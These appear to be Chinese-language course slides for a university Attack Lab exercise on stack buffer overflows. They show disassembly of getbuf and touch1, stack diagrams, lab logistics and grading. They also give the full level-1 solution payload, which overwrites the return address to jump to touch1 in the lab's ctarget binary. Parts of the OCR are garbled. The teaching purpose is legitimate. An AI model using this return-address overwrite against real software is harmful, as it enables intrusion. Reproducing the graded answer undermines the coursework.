  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

高地址

栈顶指针rsp



符字入
输的计
设心精

低地址



异常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

ret 跳转至
栈顶的返回
地址

高地址

栈顶指针rsp



符字入
输的计
设心精

低地址




异常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit. Getbufd 0x%x\n", val);
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq
```

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq
```

ret 跳转至
栈顶的返回
地址





异常情况

```
000000000040lace <test>:
void test()
{
  40lace:      48 83 ec 08      sub    $0x8,%rsp
    int val;
    val = getbuf();
  40lad2:      b8 00 00 00 00  mov    $0x0,%eax
  40lad7:      e8 31 fe ff ff  callq  40190d <getbuf>
  40ladc:      89 c2          mov    %eax,%edx
  40lade:      be 18 33 40 00  mov    $0x403318,%esi
  40lae3:      bf 01 00 00 00  mov    $0x1,%edi
  40lae8:      b8 00 00 00 00  mov    $0x0,%eax
  40laed:      e8 0e f3 ff ff  callq  400e00 <__printf_chk@plt>
    printf("No exploit.
}
  40laf2:      48 83 c4 08      add    $0x8,%rsp
  40laf6:      c3              retq

```

控制流被控制

```
unsigned getbuf()
{
  40190d:      48 83 ec 28      sub    $0x28,%rsp
    char buf[BUFFER_SIZE];
    Gets(buf);
  401911:      48 89 e7          mov    %rsp,%rdi
  401914:      e8 7e 02 00 00  callq  401b97 <Gets>
    return 1;
}
  401919:      b8 01 00 00 00  mov    $0x1,%eax
  40191e:      48 83 c4 28      add    $0x28,%rsp
  401922:      c3              retq

```

ret 跳转至
栈顶的返回
地址





解题过程

- 反汇编 ctargert

- objdump -d ctargert > ctargert.d

```
00000000004017e1 <getbuf>:
  4017e1:  48 83 ec 28          sub    $0x28,%rsp
  4017e5:  48 89 e7             mov    %rsp,%rdi
  4017e8:  e8 7e 02 00 00      callq 401a6b <Gets>
  4017ed:  b8 01 00 00 00      mov    $0x1,%eax
  4017f2:  48 83 c4 28          add    $0x28,%rsp
  4017f6:  c3                  retq

00000000004017f7 <touch1>:
  4017f7:  48 83 ec 08          sub    $0x8,%rsp
  4017fb:  c7 05 17 2d 20 00 01 movl   $0x1,0x202d17(%rip)
  401802:  00 00 00
  401805:  bf 35 31 40 00      mov    $0x403135,%edi
```





解题过程

```
00000000004017e1 <getbuf>:
 4017e1: 48 83 ec 28      sub    $0x28,%rsp
 4017e5: 48 89 e7         mov    %rsp,%rdi
 4017e8: e8 7e 02 00 00   callq 401a6b <Gets>
 4017ed: b8 01 00 00 00   mov    $0x1,%eax
 4017f2: 48 83 c4 28      add    $0x28,%rsp
 4017f6: c3              retq

00000000004017f7 <touch1>:
 4017f7: 48 83 ec 08      sub    $0x8,%rsp
 4017fb: c7 05 17 2d 20 00 01  movl   $0x1,0x202d17(%rip)
 401802: 00 00 00
 401805: bf 35 31 40 00   mov    $0x403135,%edi
```

- touch1 的起始地址: 0x4017f7, 注意有64位

```
1 00 00 00 00
2 00 00 00 00
3 00 00 00 00
4 00 00 00 00
5 00 00 00 00
6 00 00 00 00
7 00 00 00 00
8 00 00 00 00
9 00 00 00 00
10 00 00 00 00
11 f7 17 40 00 00 00 00 00
```

(1.txt)





●实验成功的截图



- 会改变栈顶指针`rsp`的值的指令：
 - `push`, `pop`, `call`, `ret`, 以及显式`sub/add %rsp`
- 输入需转化为二进制：
 - 提供了`hex2raw`工具将16进制转为二进制：
`cat 1.txt | ./hex2raw | ./ctarget -q`
- 可以在执行时检查栈的内容：
 - Gdb中断点/单步走到检查点
 - `(gdb) x/24x $rsp` (`x:examine`, 查看内存地址内容)





目录

- Part 1 实验内容
- **Part 2 准备工作**
- Part 3 作业提交





获取Attack Lab文件

- 已在大家服务器的默认目录下，每个同学收到的文件内容有细微差别，不要误删除自己的文件
 - 登录：ssh -p 31122 20xxxxxxxx@202.205.2.250
 - 初始密码：见作业评语
 - 首选（推荐）：配置SSH公钥登录（安全&免密码登录）
 - 次选（不推荐）：密码登录，请勿设置弱密码
 - 默认目录下有隐藏文件夹 .20xxxxxxxx，保存了实验文件备份
 - 也可以下载文件在本地x86_64 位 Linux 环境尝试





Attack Lab文件


- **ctarget:** 需要攻击的文件 1
- **rtarget:** 需要攻击的文件 2
- **hex2raw:** 输入格式转换，文本文件转换成二进制文件
- **verify.sh:** 评分脚本
- **attacklab.pdf:** 说明文档，在网络学堂





输入格式

- 16 进制，两位数字一组，需要补全前导零
- 空格分隔，或者换行



A screenshot of a text editor window titled 'exploit.txt'. The editor displays three lines of hexadecimal data. Each line contains 16 pairs of hex digits, separated by spaces. The first two lines consist of 16 '00' pairs each. The third line contains 15 '00' pairs followed by '7b 8b 04 08'. A cursor is positioned at the end of the third line.

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 7b 8b 04 08|
```





测试方法

```
fx@hp:~/attacks$ cat a | ./hex2raw | ./ctarget-23389 -q
Cookie: 0x7dac7e0e
Type string:ouch!: You caused a segmentation fault!
Better luck next time
FAIL: Would have posted the following:
    user id NoOne
    course 15213-f15
    lab    attacklab
    result 23389:FAIL:0xffffffff:ctarget:0:00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 F7 17 40 01
fx@hp:~/attacks$
```

- 参数说明
 - -q 本地运行，不提交到服务器
- 测试命令有多种写法，相互等价，详见 [attacklab.pdf](#) 附录 A Using HEX2RAW
 - shell 输入输出重定向、shell管道





```
Cookie: 0x7dac7e0e
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
```

- 并见
- 



目录

- Part 1 实验内容
- Part 2 准备工作
- **Part 3 作业提交**





- 5 个任务分别对应的 5 个字符串的文本文件
- 运行测试命令，查看输出结果





- [illegible]





提交的文件格式示例

- 2000xxxxxx.zip

- 2000xxxxxx

- 1.txt（要保证是 ASCII text，用 shell 命令：file 1.txt 验证）
 - 2.txt
 - 3.txt
 - 4.txt
 - 5.txt
 - 2000xxxxxx.pdf（pdf格式，学号命名）





关于实验报告

- 得分 = 40% 正确性 + 60% 报告
- 实验报告中简述解题的思路和方式，简洁清晰即可
- 迟交: $\max(60\%, \min(80\%, 1 - \text{迟交周数} * 20\%))$
- 建议趁早开始





- Thanks
- Questions?

